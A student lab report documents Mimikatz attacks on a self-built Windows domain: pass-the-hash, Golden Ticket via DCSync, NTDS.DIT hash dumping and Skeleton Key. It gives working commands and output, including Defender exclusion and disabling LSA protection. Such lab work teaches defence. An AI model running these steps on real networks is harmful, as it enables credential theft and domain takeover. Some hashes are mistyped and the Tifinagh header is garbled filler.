

الجمهورية الجزائرية الديمقراطية الشعبية

ⵜⴰⴳⴷⴰⵢⵜ ⵜⴰⵖⴻⵔⴰⵢⵜ ⵜⴰⵎⴻⵔⴰⵢⵜ ⵜⴰⵖⴻⵔⴰⵢⵜ

République Algérienne Démocratique et Populaire

وزارة التعليم العالي والبحث العلمي

ⵎⵓⵏⵉⵙⵜ ⵉⵏ ⵉⵎⵙⵉⵏⵉⵎ ⵉⵏ ⵉⵎⵙⵉⵏⵉⵎ ⵉⵏ ⵉⵎⵙⵉⵏⵉⵎ

Ministère de l'Enseignement Supérieur et de la Recherche Scientifique



ECOLE NATIONALE
SUPÉRIEURE
D'INFORMATIQUE

المدرسة الوطنية العليا للإعلام الآلي

ⵎⵓⵏⵉⵙⵜ ⵉⵏ ⵉⵎⵙⵉⵏⵉⵎ ⵉⵏ ⵉⵎⵙⵉⵏⵉⵎ ⵉⵏ ⵉⵎⵙⵉⵏⵉⵎ

École nationale Supérieure d'Informatique

SSR, SIQ2

LAB3B: MIMIKATZ

Done by:

Benziada Fares Abderraouf

Grine Abderrahmane

May 2026.

1. DC1 Configuration:

a.

First, we created the DC1 virtual machine in VMware with the following specifications: 4096MB RAM, 2 CPUs, and a NAT network adapter. We installed Windows Server 2019 (as it gives the same options as Windows Server 2022), and set the administrator password to Password1.

After installation, we renamed the server to **DC1** and configured a static IP address.

IP Address : 172.16.0.210

Subnet Mask : 255.255.0.0

Gateway : 172.16.0.1

DNS : 172.16.0.210 (points to itself)

We disabled Time Synchronization in VMware Tools settings because DC1 will hold the **PDC Emulator FSMO role** and should not sync time from the host.

b.

Next, we added the **AD-DS role** via Server Manager and promoted DC1 as a Domain Controller by creating a new forest with the domain name **dtc.com**. We set the functional level to **Windows Server 2016** and enabled both **DNS** and **Global Catalog**. The DSRM password was set to **Password1**.

```
C:\Windows\system32>ipconfig /all

Windows IP Configuration

Host Name . . . . . : DC1
Primary Dns Suffix . . . . . : dtc.com
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : dtc.com

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : 
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-0C-29-F4-2F-00
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::e310:79a7:5742:f5e7%4(Preferred)
IPv4 Address. . . . . : 172.16.0.210(Preferred)
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 
DHCPv6 IAID . . . . . : 50334761
DHCPv6 Client DUID. . . . . : 00-01-00-01-31-86-9C-6E-00-0C-29-F4-2F-00
DNS Servers . . . . . : ::1
                        172.16.0.210
NetBIOS over Tcpip. . . . . : Enabled
```

After reboot, we verified the promotion was successful:

```
PS C:\Windows\system32> GET-ADDomainController

ComputerObjectDN      : CN=DC1,OU=Domain Controllers,DC=dtc,DC=com
DefaultPartition      : DC=dtc,DC=com
Domain                : dtc.com
Enabled               : True
Forest                : dtc.com
HostName              : DC1.dtc.com
InvocationId           : 9556d7dc-3f3c-496e-b89d-c10d7c7f369e
IPv4Address            : 172.16.0.210
IPv6Address            :
IsGlobalCatalog       : True
IsReadOnly             : False
LdapPort              : 389
Name                  : DC1
NTDSSettingsObjectDN  : CN=NTDS Settings,CN=DC1,CN=Servers,CN=Default-First-Site-Name,CN= Sites,CN=Configuration,DC=dtc,DC=com
OperatingSystem        : Windows Server 2019 Datacenter Evaluation
OperatingSystemHotfix  :
OperatingSystemServicePack :
OperatingSystemVersion : 10.0 (17763)
OperationMasterRoles   : {SchemaMaster, DomainNamingMaster, PDCEmulator, RIDMaster...}
Partitions             : {DC=ForestDnsZones,DC=dtc,DC=com, DC=DomainDnsZones,DC=dtc,DC=com, CN=Schema,CN=Configuration,DC=dtc,DC=com, CN=Configuration,DC=dtc,DC=com...}
ServerObjectDN         : CN=DC1,CN=Servers,CN=Default-First-Site-Name,CN= Sites,CN=Configuration,DC=dtc,DC=com
ServerObjectGuid       : d661f484-1902-4182-bb10-3d98bb96a174
Site                   : Default-First-Site-Name
SslPort                : 636
```

DC1 was confirmed as holding all **5 FSMO roles**: SchemaMaster, DomainNamingMaster, PDCEmulator, RIDMaster, and InfrastructureMaster.


c.

We then added the **DHCP role** and created a scope named **Training** with the following configuration:

IP Range : 172.16.0.150 - 172.16.0.199

Gateway : 172.16.0.1

DNS : 172.16.0.210




2. PTH VM Configuration:

a.

We created a second virtual machine named PTH (Pass The Hash) in VMware with the same specifications as DC1, but installed Windows 10 instead of Windows Server.

After installation, we renamed the computer to PTH and configured the network to not use DHCP service of the VMWare so it will not overwrite the address provided from DC1, receiving an IP address from DC1's DHCP scope automatically.


In Active Directory on DC1, we created the following structure:



Note: Capture was taken after creating the user Fred so normally there is no Fred user here.

b.

We then joined PTH to the dtc.com domain using Klaus's credentials and added Klaus to the local Administrators group on PTH via Computer Management.



3. Pass The Hash Attack:

This task demonstrates how NTLM authentication is vulnerable to credential theft from memory.

a.

First, from DC1, we initiated an RDP session to PTH using the TASK-admin account. This caused TASK-admin's credentials to be cached in PTH's RAM. We then cut the RDP session (without logging off) to keep the credentials in memory.

We installed Mimikatz on PTH by adding a Windows Defender exclusion for the C:\Resources folder to avoid scanning, then downloading and extracting Mimikatz there.

Connecting back to PTH with Klaus, we opened CMD as Administrator and launched Mimikatz: and elevated privileges and dumped all cached credentials from memory:

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 6092701 (00000000:005cf79d)
Session          : RemoteInteractive from 3
User Name        : TASK-admin
Domain           : DTC
Logon Server      : DC1
Logon Time        : 01/05/2026 16:25:38
SID               : S-1-5-21-3839046277-1121617751-1467414403-1106

msv :
[00000003] Primary
* Username : TASK-admin
* Domain   : DTC
* NTLM     : 64f12cd0aa88057e06a81b54e73b949b
* SHA1     : cba4e545b7ec918129725154b29f055e4cd5aea8
* DPAPI    : febd03d2712755ede772ae1768b23cb5

tspkg :
wdigest :
* Username : TASK-admin
* Domain   : DTC
* Password : (null)

kerberos :
* Username : TASK-admin
* Domain   : DTC.COM
* Password : (null)

ssp :
credman :
cloudap :
```

This revealed TASK-admin's NTLM hash stored in RAM. This works because **NTLM does not use a salt-and-pepper hashing algorithm**, making the hash reusable without knowing the actual password.

b.

Using the extracted hash, we performed the Pass The Hash attack by injecting TASK-admin's token into a new PowerShell process:

```
mimikatz # sekurlsa::pth /user:TASK-admin /domain:dtc.com /ntlm:64f12cddaa88057e06a81b54e73b949b /run:powershell.exe
user      : TASK-admin
domain    : dtc.com
program    : powershell.exe
impers     : no
NTLM      : 64f12cddaa88057e06a81b54e73b949b
| PID 10284
| TID 6936
| LSA Process is now R/W
| LUID 0 ; 7573146 (00000000:00738e9a)
\ msv1_0 - data copy @ 000001EFB10A4610 : OK !
\ kerberos - data copy @ 000001EFB08FC8E8
\ des_cbc_md4 -> null
\ des_cbc_md4 OK
\ des_cbc_md4 OK
\ des_cbc_md4 OK
\ des_cbc_md4 OK
\ des_cbc_md4 OK
\ des_cbc_md4 OK
\ *Password replace @ 000001EFB10FD768 (32) -> null
mimikatz #
```

A new PowerShell window opened with TASK-admin's privileges. We enabled PSRemoting on DC1 and used Enter-PSSession to connect remotely: [Enter-PSSession DC1](#)

Note: if there are some connectivity issues use this command instead:

[Enter-PSSession DC1 -Authentication NegotiateWithImplicitCredential](#)

Once connected to DC1 as TASK-admin, we added Klaus to the Domain Admins group:

We verified the result:

```
[DC1]: PS C:\Users\TASK-admin\Documents> Get-ADGroupMember -Identity "Domain admins"

distinguishedName : CN=Administrator,CN=Users,DC=dtc,DC=com
name               : Administrator
objectClass        : user
objectGUID         : 91aa7ba5-bf36-4926-8557-1a330f544583
SamAccountName     : Administrator
SID                : S-1-5-21-3839046277-1121617751-1467414403-500

distinguishedName : CN=Klaus,OU=User,OU=Training,DC=dtc,DC=com
name               : Klaus
objectClass        : user
objectGUID         : 9df9af86-3cd2-42a5-afdf-f45e33b26dd0
SamAccountName     : Klaus
SID                : S-1-5-21-3839046277-1121617751-1467414403-1105

distinguishedName : CN=TASK-admin,OU=User,OU=Training,DC=dtc,DC=com
name               : TASK-admin
objectClass        : user
objectGUID         : ec4a1b8a-51b7-45b1-ab2d-2f9d19c657f9
SamAccountName     : TASK-admin
SID                : S-1-5-21-3839046277-1121617751-1467414403-1106
```

Klaus is successfully added to the Domain Admins group of DC1 as shown above.

Key lesson: If any administrator logs onto a domain-joined computer, Mimikatz can extract their credentials from memory and compromise the entire domain.

4. Golden Ticket Attack:

The Golden Ticket attack exploits the Kerberos authentication protocol by forging a Ticket Granting Ticket (TGT) that is valid for 10 years.

Every TGT in a domain is signed and encrypted using the NTLM hash of the krbtgt account. If an attacker obtains this hash, they can forge any TGT for any user, even non-existent ones, without contacting the Domain Controller.

a.

From PTH, using the Mimikatz session with TASK-admin privileges, we ran a DCSync attack to extract the krbtgt hash. This simulates a Domain Controller synchronization request. The OS does not verify the existence of the requesting DC, so the hash is returned freely.

We also retrieved the Domain SID.

Using both the krbtgt NTLM hash and Domain SID, we forged a Golden Ticket for user Fred and then injecting the ticket into memory:

```
mimikatz # kerberos::golden /user:fred /domain:dtc.com /sid:S-1-5-21-3839046277-1121617751-1467414403 /krbtgt:7e330f
c5e6bbe9f9683d9c499034 /ticket:ticket.kirbi
User      : fred
Domain    : dtc.com (DTC)
SID       : S-1-5-21-3839046277-1121617751-1467414403
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 7e330f9430c5e6bbe9f9683d9c499034 - rc4_hmac_nt
Lifetime  : 01/05/2026 18:43:21 ; 28/04/2036 18:43:21 ; 28/04/2036 18:43:21
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

This gave Fred full domain access without any authentication. We verified by accessing DC1's file system using: `pushd \\dc1\c$`.

Key lesson: The only way to invalidate all Golden Tickets is to reset the krbtgt password twice. This forces all existing TGTs to be re-issued.

5. NTDS.DIT Database Hack:


The NTDS.DIT file is the Active Directory database stored on every Domain Controller. It contains the NTLM hashes of all domain users. This file is normally read-only, encrypted, and file-locked by the OS.

a.

On DC1, we used the DSInternals PowerShell module and the ntdsutil tool to extract a copy of the database via IFM (Install From Media).

We then extracted the Boot Key from the registry hive, and by using the Boot Key, we decrypted and extracted all account hashes. Finally, we saved the hashes to readable files.

The output contained all domain user hashes in clear text, including Administrator, Klaus, TASK-admin, Fred, and krbtgt. Combined with the Pass The Hash technique, an attacker can now impersonate any user in the domain.



Key lesson: Physical or administrative access to a Domain Controller is equivalent to owning the entire Active Directory domain.

6. Skeleton Key* Attack:

The Skeleton Key is a memory-based attack that patches the LSASS process on a Domain Controller, adding a master password (mimikatz) that works for every domain account alongside their real password.


*A type of [master key](#) in which the serrated edge has been removed in such a way that it can open numerous locks.

a.

On DC1, we installed Mimikatz in C:\Resources with a Windows Defender exclusion. We disabled LSA Protection which was blocking the attack:

```
Set-ItemProperty                                     -Path  
"HKLM:\SYSTEM\CurrentControlSet\Control\Lsa"       -Name  
"RunAsPPL" -Value 0 -Force
```

After reboot, we launched Mimikatz and injected the Skeleton Key in privilege debug mode:



```
C:\Resources\mimikatz_trunk\x64>mimikatz.exe  
#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08  
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > https://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/  
  
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # misc::skeleton  
[KDC] data  
[KDC] struct  
[KDC] keys patch OK  
[RC4] functions  
[RC4] init patch OK  
[RC4] decrypt patch OK
```

We verified the attack from PTH by logging in with any domain account using the password mimikatz:

Username: administrator@dtc.com

Password: mimikatz

The login succeeded. Importantly, the original password still works too, making this attack very hard to detect.

Key lesson: There is no method to prevent Skeleton Key attacks using passwords alone. Organizations must enforce smart card authentication* to mitigate this risk.

*It offers superior security compared to passwords, because the private keys never leave the card.